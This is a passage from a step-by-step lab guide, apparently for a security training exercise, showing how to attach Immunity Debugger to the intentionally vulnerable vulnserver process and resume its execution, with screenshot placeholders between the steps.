
11. The **Immunity Debugger** main window appears, as shown in the screenshot.



12. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




13. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.




14. Immunity Debugger showing the **vulnserver.exe** process window appears, as shown in the screenshot.


15. You can observe that the status is **Paused** in the bottom-right corner of the window.



16. Click on the Run program icon in the toolbar to run **Immunity Debugger**.

